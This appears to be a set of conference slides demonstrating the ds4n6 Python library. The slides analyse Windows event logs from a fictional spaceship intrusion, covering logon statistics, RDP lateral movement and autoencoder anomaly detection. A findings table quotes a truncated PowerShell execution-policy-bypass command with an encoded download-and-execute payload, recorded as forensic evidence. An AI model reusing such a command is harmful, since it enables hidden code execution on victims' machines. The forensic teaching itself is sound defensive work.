1071	2211-04-27 12:36:38	HSENGINEVC.EXE	\USER\HSENGINE\APPDATA\ROAMING\DROID\HSENGINEV...
1072	2211-04-27 12:46:38	HSENGINEVC.EXE	\USER\HSENGINE\APPDATA\ROAMING\DROID\HSENGINEV...
1073	2211-04-27 12:56:38	HSENGINEVC.EXE	\USER\HSENGINE\APPDATA\ROAMING\DROID\HSENGINEV...
1074	2211-04-27 13:06:38	HSENGINEVC.EXE	\USER\HSENGINE\APPDATA\ROAMING\DROID\HSENGINEV...
1075	2211-04-27 13:16:38	HSENGINEVC.EXE	\USER\HSENGINE\APPDATA\ROAMING\DROID\HSENGINEV...

HYPERJACKED

Forensics Dashboard

ds4n6.io | @ds4n6_io

RZ: 2211/04/01 – 05/15



	1	2	3	4
STRATEGY	RedZone Suspicious files	Malicious Processes linked to discovered files	Scheduled tasks Powershell scripts	Prefetch
FINDINGS	/Windows/Temp/dump.bin /Windows/Temp/b1.exe /Windows/Temp/b2.exe /Windows/System32/lsaiso.exe	lsaiso.exe hsenginevc.exe	hsenginevc.exe task powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4…	/Windows/Temp/b1.exe /Windows/Temp/b2.exe /Windows/System32/lsaiso.exe /User/hsengine/AppData/Roaming/hsenginevc.exe

ds4n6.io | @ds4n6_io

WINDOWS EVENT LOG ANALYSIS
ADVANCED VISUALIZATION

sans.org | **Jess Garcia** | @j3ssgarcia | one-esecurity.com

ds4n6.io | @ds4n6_io

Reading evtx... Eaaasy

ds4n6.read_evtx

```
host1_evt=ds4n6.read_evtx(host1_evtxf)
evts=host1_evt
```

```
Executing evtx to dataframe...
Reading from XML File


Generating pandas dataframes:
- 1100       ...  [20]
- 1101       ...  [1]
```

```
evts.keys()
```

```
dict_keys(['all', 1100, 1101, 1102, 1107, 4608, 4610, 4611, 4614, 4616, 4622,
4624, 4625, 4634, 4647, 4648, 4672, 4688, 4692, 4697, 4719, 4720, 4722, 4724,
4725, 4726, 4728, 4729, 4732, 4733, 4735, 4737, 4738, 4739, 4776, 4778, 4779,
4781, 4797, 4798, 4799, 4800, 4801, 4826, 4902, 4904, 4905, 4907, 4944, 4945,
4946, 4947, 4948, 4954, 4956, 5024, 5033, 5058, 5059, 5061, 5140, 5142, 5144,
5478])
```

Big thanks to Willi Ballenthin for his evtx parser

ds4n6.io | @ds4n6_io

evtx stats made easy

ds4n6.evtid_stats

```
evts_all['EventID'].value_counts()
```

```
4624    11722
5061    10338
4672    10022
4799     4368
4634     4226
        ...
4728        1
1101        1
4729        1
1102        1
4720        1
Name: EventID, Length: 63, dtype: int64
```

```
ds4n6.evtid_stats(evts_all)
```

	Count	Description
1100	20	The event logging service has shut down
1101	1	Audit events have been dropped by the transport.
1102	1	The audit log was cleared
4608	21	Windows is starting up
4610	16	An authentication package has been loaded by the Local Security Authority
...	...	...
5061	10338	Cryptographic operation
5140	1488	A network share object was accessed
5142	53	A network share object was added.
5144	5	A network share object was deleted.
5478	16	IPsec Services has started successfully

Searching for strings in all event

ds4n6.evt_string_search

ds4n6.io | @ds4n6_io

```
searchstring="nnunb"
```

```
ds4n6.evt_string_search(searchstring)
```

	Provider_Name	Provider_Guid	EventID	EventID_Qualifiers	Version	Level	Task	Opcode	Keywords	TimeCreated_SystemTime	EventRecordID	Correlation_ActivityID
10465	Microsoft-Windows-Security-Auditing	{54849625-5478-4994-a5ba-3e3b0328c30d}	4648		0	0	12544	0	0x8020000000000000	2211-01-08 09:30:09.668276	10959	{ddd8c241-e959-0000-e1c2-d8dd59e9d301}
10466	Microsoft-Windows-Security-Auditing	{54849625-5478-4994-a5ba-3e3b0328c30d}	4624		2	0	12544	0	0x8020000000000000	2211-01-08 09:30:09.668295	10960	{ddd8c241-e959-0000-e1c2-d8dd59e9d301}

...

57497	Microsoft-Windows-Security-Auditing	{54849625-5478-4994-a5ba-3e3b0328c30d}	4648		0	0	12544	0	0x8020000000000000	2211-05-04 15:51:34.685125	57991	{c5db660d-461f-0001-6766-dbc51f46d401}
57504	Microsoft-Windows-Security-Auditing	{54849625-5478-4994-a5ba-3e3b0328c30d}	5061		0	0	12290	0	0x8020000000000000	2211-05-04 15:57:26.674679	57998	

ds4n6.io | @ds4n6_io

User Statistics Made Easy

ds4n6.evt_nonsysusers_stats

```
evts4624=evts[4624]
```

```
ds4n6.evt_nonsysusers_stats(evts4624)
```

```
WorkstationName ------------------------------------------------------
-                           474
XWT70-SF-02                 210
MC85-SC-01-CONTROL-MAIN      29
XWT70-SF-01                  25
BWMII-TP-02                  13
WINSPACESHIP-HQGEN982K        4
MC85-SC-01-CONTROL-STORAGE    3
Name: WorkstationName, dtype: int64

IPAddress ------------------------------------------------------------
-              475
10.19.77.14     98
127.0.0.1       77
10.20.02.24     66
10.20.05.35     14
10.19.77.15     10
10.19.83.20     10
::1              7
10.19.83.21      1
Name: IpAddress, dtype: int64
```

```
TargetUserName -------------------------------------------------------
rtico.admin         360
nnunb               160
lazslo.admin        102
hsengine             99
pdameron             14
Administrator        13
administrator         6
pilot                 4
Name: TargetUserName, dtype: int64

TargetUserSid --------------------------------------------------------
TargetUserSid                                    TargetUserName
S-1-5-21-1327416217-481435209-3102362994-3314    nnunb               160
S-1-5-21-1327416217-481435209-3102362994-3323    pdameron             14
S-1-5-21-1327416217-481435209-3102362994-3364    lazslo.admin        102
S-1-5-21-1327416217-481435209-3102362994-3376    rtico.admin         360
S-1-5-21-1327416217-481435209-3102362994-3387    hsengine             99
S-1-5-21-4297416240-901435209-4232362994-1002    pilot                 4
S-1-5-21-4297416240-901435209-4232362994-500     Administrator        13
                                                 administrator         6

dtype: int64
```

ds4n6.io | @ds4n6_io

User Access Statistics Made Easy

ds4n6.evt_nonsysusers_access_stats

```
y=ds4n6.evt_nonsysusers_access_stats(evts4624,firstdate,lastdate,'Y')
y.head(5)
```

	TimeCreated_SystemTime	WorkstationName	IpAddress	TargetUserName	LogonType	Count
0	2211-12-31	-	-	hsengine	3	20
1	2211-12-31	-	-	hsengine	9	9
2	2211-12-31	-	-	lazslo.admin	3	88
3	2211-12-31	-	-	rtico.admin	3	262
4	2211-12-31	-	10.19.77.14	rtico.admin	3	64

ds4n6.io | @ds4n6_io

Lateral Movement via RDP!

```
y.query('LogonType == 10')
```


	TimeCreated_SystemTime	WorkstationName	IpAddress	TargetUserName	LogonType	Count
19	2211-12-31	xwt70-sf-02	10.19.83.20	nnunb	10	2
21	2211-12-31	xwt70-sf-02	10.20.02.24	hsengine	10	24

A Graph is Worth 1000 words…

ds4n6.evt_nonsysusers_access_graph

ds4n6.io | @ds4n6_io

```
ds4n6.evt_nonsysusers_access_graph(evts4624,firstdate,lastdate)
```



Multi-system Intrusion Graph

ds4n6.io | @ds4n6_io

xwt70-sf-01

mc85-sc-01-bridge-02

mc80-sc-01-control-weapon

xwt70-sf-02

ds4n6.io | @ds4n6_io

WINDOWS EVENT LOG ANALYSIS

MACHINE LEARNING

sans.org | **Jess Garcia** | @j3ssgarcia | one-esecurity.com

ds4n6.io | @ds4n6_io

Welcome to Keras

Machine/Deep Learning Made Easy

```
from keras.models import Model, load_model
from keras.layers import Input, Dense
from sklearn.model_selection import train_test_split
from sklearn.preprocessing import LabelEncoder
```

Neural Networks

ds4n6.io | @ds4n6_io

1. DATA PREP

2. DESIGN

3. BUILD

4. TRAIN

5. PREDICT

ds4n6.io | @ds4n6_io

Phase 1. Data Preparation

Select your features

```
this_useraccess=useraccess.loc[firstdate:lastdate]

user_access_uwil=this_useraccess[['TargetUserName',"WorkstationName","IpAddress",'LogonType']].copy()

user_access_uwil['WorkstationName']=user_access_uwil['WorkstationName'].str.lower()
user_access_uwil['TargetUserName']=user_access_uwil['TargetUserName'].str.lower()
user_access_uwil['LogonType']=user_access_uwil['LogonType'].astype(str)

user_access_uwil_str=user_access_uwil.copy()

user_access_uwil_str['TU-WN-IP-LT']="["+user_access_uwil['TargetUserName']+"]"+"["+user_access_uwil['IpAddress']+"]["+user_access_uwil['LogonType']+"]"
user_access_uwil_str.drop(columns=['WorkstationName','IpAddress','TargetUserName','LogonType'],inplace=True)
user_access_uwil_str=user_access_uwil_str.sort_values(by='TU-WN-IP-LT')
```

ds4n6.io | @ds4n6_io

Phase 1. Data Preparation

Normalize your Data

```
df=user_access_uwil
df.head()
```

TimeCreated_SystemTime	TargetUserName	WorkstationName	IpAddress	LogonType
2211-01-29 08:55:25.414341	nnunb	xwt70-sf-02	127.0.0.1	11
2211-01-29 08:55:25.504110	nnunb	xwt70-sf-02	-	7
2211-02-04 09:26:11.457153	nnunb	xwt70-sf-02	127.0.0.1	11
2211-02-04 09:26:11.813967	nnunb	xwt70-sf-02	-	7
2211-02-15 13:20:16.972738	nnunb	xwt70-sf-02	127.0.0.1	11

ds4n6.io | @ds4n6_io

Phase 1. Data Preparation

Normalize your Data

```
str_cols = df.select_dtypes(exclude='datetime64')
clfs = {c:LabelEncoder() for c in str_cols}

for col, clf in clfs.items():
    df[col] = clfs[col].fit_transform(df[col].astype(str))
```

ds4n6.io | @ds4n6_io

Phase 1. Data Preparation

Normalize your Data

```
df.head(5)
```

TimeCreated_SystemTime	TargetUserName	WorkstationName	IpAddress	LogonType
2211-01-29 08:55:25.414341	2	5	7	1
2211-01-29 08:55:25.504110	2	5	0	4
2211-02-04 09:26:11.457153	2	5	7	1
2211-02-04 09:26:11.813967	2	5	0	4
2211-02-15 13:20:16.972738	2	5	7	1

ds4n6.io | @ds4n6_io

Phase 1. Data Preparation

Split Your Data -> Train / Test


```
X=df
X_train, X_test = train_test_split(X, test_size=0.3, random_state=42)
```

```
print("X -> "+str(X.shape))
print("X_train -> "+str(X_train.shape))
print("X_test -> "+str(X_test.shape))
```

```
X -> (684, 4)
X_train -> (478, 4)
X_test -> (206, 4)
```

Phase 2. Design Your Neural Network

A Simple Autoencoder



https://towardsdatascience.com/extreme-rare-event-classification-using-autoencoders-in-keras-a565b386f098

ds4n6.io | @ds4n6_io

Phase 3. Build Your Neural Network

A Shallow Vanilla Autoencoder

```
nfeatures=4
input_dim =X_train.shape[1]
encoding_dim = nfeatures-2
input_layer = Input(shape=(input_dim, ))
```

```
encoded = Dense(encoding_dim, activation='relu')(input_layer)
decoded = Dense(nfeatures, activation='linear')(encoded)
```

```
autoencoder = Model(input_layer, decoded)
autoencoder.compile(optimizer='adadelta', loss='mse')
```

ds4n6.io | @ds4n6_io

Phase 4. Train Your Neural Network

```
X_train = np.array(X_train)
autoencoder.fit(X_train, X_train,epochs=40,batch_size=4)
```


```
Epoch 1/40
478/478 [==============================] - 1s 1ms/step - loss: 14.3122
Epoch 2/40
478/478 [==============================] - 0s 208us/step - loss: 10.1723
Epoch 3/40
478/478 [==============================] - 0s 249us/step - loss: 8.2359
Epoch 4/40
478/478 [==============================] - 0s 235us/step - loss: 6.9493
Epoch 5/40
478/478 [==============================] - 0s 230us/step - loss: 5.9136
Epoch 6/40

Epoch 37/40
478/478 [==============================] - 0s 246us/step - loss: 1.1111
Epoch 38/40
478/478 [==============================] - 0s 245us/step - loss: 1.1098
Epoch 39/40
478/478 [==============================] - 0s 263us/step - loss: 1.1086
Epoch 40/40
478/478 [==============================] - 0s 276us/step - loss: 1.1076
<keras.callbacks.callbacks.History at 0x7f31b21813d0>
```

ds4n6.io | @ds4n6_io

Phase 5. Run Your Predictions & Analyze the Error (Loss)

```
predictions = autoencoder.predict(X_train)
mse = np.mean(np.power(X_train - predictions, 2), axis=1)
```

```
plt.plot(mse)
```



Let's See What Anomalies We Found

ds4n6.io | @ds4n6_io

```
threshold=3.8

xxx=X_train[mse >= threshold]
xxxdf=pd.DataFrame(xxx)
xxxdf.columns=['TargetUserName','WorkstationName','IpAddress','LogonType']
anom=xxxdf.replace(inverse_transform_dict)
print("No.Anomalies: "+str(len(xxxdf)))
print(anom.groupby(['WorkstationName','IpAddress','TargetUserName','LogonType']).size())
```

```
No.Anomalies: 35
WorkstationName  IpAddress  TargetUserName  LogonType
-                ::1        hsengine        9             1
xwt70-sf-02      -          hsengine        3             5
                            nnunb           7            29
dtype: int64
```


ds4n6.io | @ds4n6_io

And Now Let's Over-Plot the Data!

```
col='TU-WN-IP-LT'
label=col
data=user_access_uwil_str

fig = plt.figure()
plt.figure(figsize=(20,10))

frame=data
plt.grid(color='g', linestyle='-', linewidth=0.1)
plt.plot(frame.index, data[col], 'g.')

frame=anom_uwil_uniq_df_ts
plt.plot(frame.index, frame[col], 'r.')

plt.show()
```

ds4n6.io | @ds4n6_io

It Identified the Intrusion! Amazing!



SANS DFIR DIGITAL FORENSICS & INCIDENT RESPONSE

sans.org | **Jess Garcia** | @j3ssgarcia | one-esecurity.com

(one) eSecurity


DS4N6
Force


HYPERJACKED

Forensics Dashboard

ds4n6.io | @ds4n6_io

RZ: 2211/04/01 – 05/15

1 Filesystem Timeline



2 Memory Analysis Volatility

3 Remote Artifact Triage Kansa

4 Deep Artifact Analysis Plaso

5 Events

	1	2	3	4	5
STRATEGY	RedZone Suspicious files	Malicious Processes linked to discovered files	Scheduled tasks Powershell scripts	Prefetch	Suspicious events
FINDINGS	/Windows/Temp/dump.bin /Windows/Temp/b1.exe /Windows/Temp/b2.exe /Windows/System32/lsaiso.exe	lsaiso.exe hsenginevc.exe	hsenginevc.exe task powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4…	/Windows/Temp/b1.exe /Windows/Temp/b2.exe /Windows/System32/lsaiso.exe /User/hsengine/AppData/Roaming/hsenginevc.exe	User hsengine

b1.exe - Imperal NMAP
b2.exe - Memory Dumper
lsaiso.exe - TrickDroid Binary
hsenginevc.exe – TrickDroid Binary

sans.org | **Jess Garcia** | @j3ssgarcia | one-esecurity.com


USE THE
DS4N6 FORCE
YOU MUST,
FORENSICATOR!

ds4n6.io | @ds4n6_io

ds4n6.py

Reading DFIR Data

- ds4n6.read_fstl()
- ds4n6.read_fstls_filetypes()
- ds4n6.read_evtx()
- ds4n6.read_volatility()
- ds4n6.read_kansa()
- ds4n6.read_plaso_csv()
- ds4n6.read_plaso_json()

DFIR Knowledge

- critical_processes | boot_start_processes
- process_parents | evtids

DFIR Data Analysis

- ds4n6.fstl_size_top_n()
- ds4n6.unique_files_folder_analysis()
- ds4n6.volatility_pslist_boot_time_anomaly_analysis()
- ds4n6.volatility_processes_parent_analysis()
- ds4n6.evtid_stats()
- ds4n6.evt_string_search()
- ds4n6.evt_nonsysusers_stats()
- ds4n6.evt_nonsysusers_access_stats()
- ds4n6.evt_nonsysusers_access_graph()

DS4N6

THE FORCE AWAKENS

May the DS4N6 Force Be With You

Enterprise DS4N6 DFIR Services

NEXT EPISODE

- ✓ Latest News about DS/AI
- ✓ Technical Challenge
  - ✓ (T-shirt giveaway)
